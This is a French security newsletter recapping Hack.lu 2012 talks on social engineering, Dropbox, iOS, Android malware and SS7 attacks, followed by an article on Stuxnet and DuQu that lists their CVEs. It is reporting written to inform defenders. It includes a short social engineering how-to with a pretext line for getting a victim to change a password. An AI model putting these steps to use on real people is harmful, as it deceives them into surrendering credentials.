Keynote - The Future of Social Engineering Sharon Conheady

Une des keynotes a été présentée par Sharon Conheady. Cette excellente oratrice a tout d'abord rappelé l'historique des attaques de Social Enginering : de Kevin Mitnik en passant par le virus «Love-bug».

«Les cybercriminels proposent aujourd'hui des services de Social Engineering «As a Service», pour mener des attaques pour quelques dollars»

La seconde partie traitait les nouvelles tendances et les outils utilisés par les cybercriminels. Des outils discrets permettent d'obtenir facilement des portes dérobées au sein de Système d'Information comme la Pwnie Express, véritable boite à outils pour écouter le trafic et obtenir un accès sur un Système d'Information via 3G.

Au travers d'exemples amusants (comme les services de Social Engineering «As a Service» pour mener des attaques pour quelques dollars) et des anedoctes d'attaques récentes, l'oratrice a captivé l'auditoire.

Social Engineering
Walter Belgers

✚ Slides
http://archive.hack.lu/2012/Belgers-SocialEngineering.pdf

Walter Belgers, connu également pour ses fameux workshops de Lockpicking (Tool), a décidé pour cette édition 2013 de HACK.LU, de parler de Social Engineering et de son point de vue concernant ce sujet très à la mode...

Pour lui, le Social Engineering se résume à cette définition : «persuader quelqu'un afin qu'il nous fournisse des informations sensibles».

Des vidéos valent mieux qu'un long discours et celles-ci définissent parfaitement le terme de Social Engineering : http://www.youtube.com/watch?v=oNW85BEmsCU et http://www.youtube.com/watch?v=vJG698U2Mvo

Ensuite Walter nous a indiqué les ficelles pour s'initier au Social Engineering :
✚ Préparer et collecter des informations sur la victime ;
✚ Apprendre le jargon de la cible pour parler comme elle et donc s'intégrer plus facilement ;
✚ Surfer... Internet constitue une mine d'informations à travers les moteurs de recherche et les réseaux sociaux ;
✚ Orienter les réponses de la victime afin qu'elle ait confiance en vous. Par exemple : «Here is the technical support, could you please change your password to xxx?»
✚ L'utilisation d'accessoires est un plus pour contourner les contrôles de sécurité.


«La sécurité du client DropBox a été complètement décortiquée par Nicolas Ruff et Floriant Ledoux à travers une étude complète»

Pour finir, à la question «Pourriez-vous m'accorder une faveur, cela m'aiderait ?» Si la victime dit «oui» alors c'est très bien parti et il suffit de continuer de la manipuler pour obtenir des informations de plus en plus sensibles.

A critical analysis of Dropbox software security
Nicolas Ruff et Florian Ledoux (EADS)

✚ Slides
http://archive.hack.lu/2012/Dropbox%20security.pdf

La sécurité du client DropBox a été complètement décortiquée par Nicolas Ruff et Floriant Ledoux à travers une étude complète.



La première partie de la présentation a consisté à lister toutes les failles de sécurité publiées et corrigées concernant Dropbox (erreur de configuration laissant transiter en clair les flux des smartphones, incident de mise à jour permettant l'accès à tous les comptes durant un jour...)

Ensuite, la présentation est devenue plus technique en détaillant les protocoles réseau utilisés (OpenSSL vulnérable, nCrypt buggé, ...), les bases de données locales (elles ne sont pas chiffrées pour les versions inférieures à 1.2), le protocole LAN Sync (UDP/17500 entre 2 clients locaux, TCP/17500 entre clients et serveurs)... On retiendra que le spoofing d'un client Dropbox est possible (la biclef étant stockée dans la base de données locale) et permet d'intercepter les informations de transfert entre 2 clients Dropbox tel que les MD5 des fichiers, etc.
Nicolas et Florian ont analysé le protocole «LAN syn» (qui n'est pas spécifique à Dropbox) grâce à leur propre outil «uncompyle2». Ce dernier permet la décompilation des clients initialement développés en Python (c'est le cas de Dropbox et d'autres clients de synchronisation).

Hacking iOS applications - Is your company data safe when stored on iDevices
Mathieu Renard (SOGETI)

Slides
http://archive.hack.lu/2012/Mathieu%20RENARD%20-%20Hack.lu%20-%20%ef%bf%bcHacking%20iOS%20Applications%20v1.0%20Slides.pdf

Mathieu a marqué les esprits en présentant une manière intéressante de voler les données d'un iPhone ou d'un iPad... En effet, il a customisé un Dock iOS en y insérant un boîtier d'interception qui exploite le démon AFC activé sur les appareils iOS (utilisé pour iTunes). Au final, les fichiers contenus dans l'appareil peuvent être extraits de manière transparente pour la victime, dès l'insertion de son équipemet sur le dock.

Matthieu a ensuite présenté des applications ainsi qu'un retour d'expérience sur leur audit. Le constat est sans appel : la majorité des applications de sécurité (coffre fort, application protégée par mot de passe...) analysées par Mathieu ne sont pas fiables. Différents moyens existent, comme l'analyse en temps réel :

- Exploitation des logs générés sur le système ;
- Interception des flux HTTP via l'interface USB ;
- Interception des flux HTTPS via un proxy SSL.
- ...

Le reverse d'applications permet également de contourner certains mécanismes de sécurité. MobileSubstrate permet aux développeurs de hooker facilement des applications iOS. Une démonstration a été réalisée avec un hook de l'API CCCrypt et le contournement d'une application de détection de Jailbreak.

A forensic analysis of Android Malware
Kevin Allix et Quentin Jerome

Slides
http://archive.hack.lu/2012/hack.lu-2012_Android-malware-forensics_Allix-Jerome.pdf

Cette présentation était découpée en deux parties distinctes. La première a traité des statistiques que les universitaires ont établies sur plus de 1500 applications infectées. Ces dernières ont été récupérées sur les différents Google Market du monde et la majorité des malware identifiés proviennent de Chine.
Chacun des malwares a été analysé en extrayant ses métadonnées et, plus spécifiquement, le timestamp (date de création de l'application) ainsi que son certificat (unique par développeur et utilisé pour signer l'application).

Les orateurs ont ensuite présenté leurs propres statistiques, issues de l'analyse des métadonnées des applications. Les chiffres parlent d'eux même et le modèle d'analyse semble efficace : sur plus de 6000 applications, alors que Dr Web ne détecte que 10 % de malwares, à partir leurs certificats, leur méthode abouti à un résultat de 18 % de malwares détectés. En utilisant la métadonnée «timestamp», il apparaît que beaucoup de malwares sont conçus de manière automatisée (leur heure de compilation étant identique) et que le taux détection peut être amélioré. Projet intéressant, à suivre de près...

A selection of top Malware certificates...

Apps#	Malware#	Certificate Issuer & Owner
3266	196	EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
167	167	C=keji0003
281	165	CN=PhoneSniper, OU=Phone, O=Phone, L=china, ST=shenzhen, C=cn
98	98	CN=kejikeji, OU=kejikeji, O=kejikeji, L=kejikeji, ST=kejikeji, C=kejikeji
102	95	OU=Google Inc., C=US
52	52	CN=Fujian Kaimo Network Tech
30	30	CN=a, OU=a, O=a, L=a, ST=a, C=a
24	21	CN=Sexy
19	19	C=0
12	12	CN=lzq, OU=lzq, O=kdsjfkl, L=dlkfjkl, ST=fwekfj, C=430034


K. Allix, Q. Jerome (SnT) | Hack.lu | Hack.lu 2012-24-10 17 / 33

Remotely crashing hlr or why it took telecom industry 20 years to recognize the problems with ss7
Philippe Langlois

✚Slides
http://archive.hack.lu/2012/Hack.lu-Philippe-Langlois-remote-HLR-crash.pptx.pdf


La société P1 Security a présenté plusieurs retours d'expérience sur la sécurité des réseaux Télécom.

Ces exemples ont principalement évoqué des attaques de déni de service des équipements HLR (Home Location Register), très simples à mener avec un outil de fuzzing. Philippe a pris l'exemple des protocoles SCCP, SS7 MAP ou SS7 TCAP sur lequels de nombreuses vulnérabilités ont été découvertes.



Ces attaques, extrêmement dommageables pour les opérateurs Télécom, ne sont pas toujours considérées par les acteurs du marché. De plus, les constructeurs tardent très souvent à réagir et à y apporter des mesures correctrices.

Les risques encourus peuvent engendrer des pertes financières importantes comme l'illustrent plusieurs faits d'actualité.




En conclusion, la sécurité des réseaux Télécom progresse, mais beaucoup moins que pour les réseaux IP.

Mobideke: fuzzing the gsm protocol stack
Sébastien Dudek and Guillaume Delugré

✚Slides
http://archive.hack.lu/2012/Fuzzing_The_GSM_Protocol_Stack_-_Sebastien_Dudek_Guillaume_Delugre.pdf

Sébastien Dudek et Guillaume Delugré, chercheurs au sein du laboratoire de la société Sogeti, ont présenté une plateforme de Fuzzing, mise en place pour identifier des vulnérabilités au sein du protocole GSM.

Pour cela, une base BTS malveillante a été créée et implémentée. Elle capte les connexions des équipements GSM puis un framework baptisé Mobideke leur permet de mener des attaques de fuzzing sur les protocoles utilisés.



Post-intrusion problems: pivot, persist and property
Morgan Marquis Boire and Cory Altheide

✚Slides
http://www.secure.edu.pl/pdf/2012/D1_1030_P_Altheide-Boire.pdf

La dernière conférence marquante a été menée par Morgan Marquis et Cory Altheide.

Ils ont abordé les méthodes utilisées par les attaquants lors d'intrusions. Que ce soit pour rebondir, exfiltrer des données ou communiquer avec leurs portes dérobées, les techniques des attaquants évoluent, mais des traces d'intrusion subsistent toujours. Elles peuvent donc être découvertes lors des investigations forensics.

À voir en détail...

Références

✚Les quelques autres présentations sont disponibles à l'adresse suivante :
http://archive.hack.lu/2012/

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Revenons sur les vulnérabilités Authentec et Samsung puis sur le malware MiniFlame.

ACTUALITÉ DU MOMENT

Virus
Malwares évolués et attaques ciblées : le bilan
par David WEBER

R&D
Analyse de la vulnérabilité d'Authentec Protector Suite
par Marc LEBRUN


Vulnérabilité
USSD et effacement à distance des téléphones Samsung
par Julien TERRIAC

Le whitepaper du mois
Guide d'hygiène informatique
par Charles DAGOUAT

Le phishing du mois
Encore et toujours Paypal...
par Adrien GUINAULT

Malwares évolués et attaques ciblées : le bilan

par David WEBER



Laura Billings

> Introduction

Rappel du contexte

Depuis 2010, le monde subit des cyber-attaques de grande envergure, qui exploitent des cyber-armes dont la complexité technique est sans précédent. Il semblerait, selon les médias français, que l'une d'entre elles ait notamment été utilisée récemment contre la France, lors de l'attaque ciblée contre l'Élysée. Bien qu'officiellement, aucun lien n'ait existé entre différents évènements, il semble pourtant que les cyber-armes utilisées soient communes.

Ces cyber-attaques sont apparues dans un contexte géopolitique parfois très tendu. Si l'implication d'un pays était avérée, plusieurs relations internationales pourraient en être ébranlées.

À travers cet article, nous reviendrons sur les différents malwares associés à des attaques très médiatisées ces dernières années : Stuxnet, Duqu, Flame, Gauss... En outre, nous reviendrons sur les soupçons, les doutes et les menaces qui subsistent. Nous terminerons cet article par la présentation du dernier virus découvert qui s'inscrit dans cette saga : miniFlame

> INFO

Des chercheurs présentent la preuve de concept d'un virus ciblant les ERP

Les chercheurs Tom Eston et Brett Kimmel ont présenté, à la Black Hat d'Abu Dhabi, un malware permettant de compromettre l'ERP de Microsoft. Ce dernier, baptisé projet Mayhem, peut, par exemple, effectuer des transferts de fonds vers des comptes tiers.

Pour réaliser cette attaque, le pirate doit inciter sa victime à installer le malware sur son poste (via une campagne de phishing par exemple). Une fois installé, le malware intercepte les communications entre le serveur ODBC et le client. Il peut ainsi injecter ses propres commandes et accéder aux bases de données SQL.

Cependant, il est très difficile de trouver les informations intéressantes dans un système ERP, même en y étant introduit. Afin de bénéficier pleinement de l'accès à la base, il faut certaines expertises financières en complément d'une expertise technique pour détourner des fonds.

Ces systèmes critiques s'avèrent faibles. D'après une étude réalisée par Onapsis, spécialisée dans la sécurité des ERP, 95% des ERP seraient vulnérables du fait de l'absence des mises à jour de sécurité.

> Stuxnet, DuQu, Flame et Gauss : rappel des faits

Stuxnet

Stuxnet est la première cyber-arme découverte parmi un ensemble de virus issus de plusieurs cyber-attaques de grandes envergures. Découvert en juin 2010 par l'entreprise de sécurité VirusBlokAda, il est le fruit d'«Olympic Game», une opération certainement orchestrée par les États-Unis en coopération avec Israël, visant les centrales nucléaires iraniennes.

«On estime que Stuxnet aurait infecté plus de quarante-cinq mille systèmes, dont trente mille en Iran.»

Stuxnet est spécialement conçu pour cibler les systèmes industriels de supervision de type SCADA, reposant sur le logiciel Siemens SIMATIC WinCC. Il a permis de reprogrammer furtivement certains systèmes, engendrant ainsi un dérèglement dans la vitesse de rotation des centrifugeuses nucléaires iraniennes. Ce dérèglement a causé une détérioration notoire de ces dernières. Officieusement, l'opération Olympic Game aurait fait régresser le programme de recherche nucléaire iranien de un à deux ans, cependant ces chiffres restent contestés.


Dû à une erreur de programmation, le ver Stuxnet est sorti d'Iran et s'est étendu à d'autres pays du monde tels que l'Allemagne, la France ou encore l'Inde. Il est estimé qu'il aurait infecté plus de quarante-cinq mille systèmes, dont trente mille en Iran. Il exploiterait notamment quatre failles de type 0day au sein du système Microsoft Windows, ce qui est exceptionnel au vu de la rareté et du coût de telles failles. La taille de ce malware est estimée comme étant en moyenne cinquante fois plus importante que celle d'un ver classique.


D'un point de vue technique, la mission de Stuxnet s'articulait autour de deux phases ; elle commençait par l'infection d'un poste Windows via l'utilisation d'un périphérique amovible. Cette première infection permettait la propagation du ver aux autres postes connectés au réseau local jusqu'à l'atteinte d'un système ciblé, c'est-à-dire un poste équipé du logiciel WinCC.

Les vulnérabilités utilisées par Stuxnet pour l'infection et la propagation sont les suivantes :

- La vulnérabilité référencée CVE-2010-2568 relative à la mauvaise gestion de fichiers .LNK et .PIF ;
- La vulnérabilité référencée CVE-2010-2729 relative au spouleur d'impression ;
- La vulnérabilité référencée CVE-2008-4250 relative au service Serveur ;
- La vulnérabilité référencée CVE-2010-2549 relative à la gestion du clavier ;
- La vulnérabilité référencée CVE-2010-3338 relative au planificateur de taches.

Une analyse plus approfondie du ver Stuxnet est disponible dans l'ActuSecu 27.





DuQu

En septembre 2011, un nouveau virus a été découvert par le Laboratoire de Cryptographie et de Sécurité Système CrySyS Lab. Les fichiers créés par ce dernier sont systématiquement préfixés par «~DQ» ; c'est ce qui lui a valu son nom : DuQu. Bien que le comportement du malware ainsi que ses fonctionnalités ne soient pas encore totalement connus, il a été démontré que son but principal est le renseignement et le vol d'informations. En outre, il semblerait que le malware ait pour cible les systèmes industriels, ce qui laisse à penser que DuQu joue le rôle d'agent de renseignement pour de futures attaques massives.

Tout comme Stuxnet, DuQu exploite une faille 0-day au sein de Microsoft Windows. Cette vulnérabilité référencée CVE-2011-3402 a été découverte au sein du pilote win32k.sys et était due à une erreur dans le traitement des fichiers de police de caractères TrueType. Bien qu'officiellement corrigés, les composants concernés par cette vulnérabilité semblent être plus complexes qu'ils n'y paraissent. En effet, presque un an plus tard ils font encore l'objet de correction (voir le bulletin MS12-075). Dans le cadre de l'attaque, les systèmes cibles étaient infectés par l'intermédiaire de documents Word (.doc) malveillants.

Tout comme Stuxnet, il semblerait que l'attaque relative à DuQu soit ciblée. En outre, seuls quelques organismes ont été touchés dans différents pays tels que l'Iran, Soudan, la France, l'Inde, etc.

Lien entre Stuxnet et DuQu : La plateforme Tilded

L'étude approfondie de DuQu a permis de révéler un fait pour le moins surprenant. En effet, il s'est avéré que l'architecture de DuQu était vraisemblablement similaire à celle de Stuxnet. Deux hypothèses sont alors possibles :


- Les auteurs des malwares se sont basés sur la même plateforme de développement ;
- Les malwares ont été développés par une seule et même équipe.


Dans les deux cas, cela induit un lien incontestable entre les deux malwares.

«L'étude approfondie de DuQu a permis de révéler un fait pour le moins surprenant.... l'architecture de DuQu était vraisemblablement similaire à celle de Stuxnet»

La plateforme de développement commune à Stuxnet et DuQu est communément appelée «Tilded». Cela est dû au fait que chaque nom de fichier commence de la même manière : «~d».
Cette dernière se décompose en quatre parties :

- Un pilote dont le rôle est de charger le module principal du malware ;
- Le module principal contenu sous la forme d'une DLL chiffrée ;
- Un fichier de configuration ;





✚ Des clefs de registre chiffrées stockées directement dans la base de registre du système hôte.

La représentation ci-dessus illustre la plateforme Tilded.

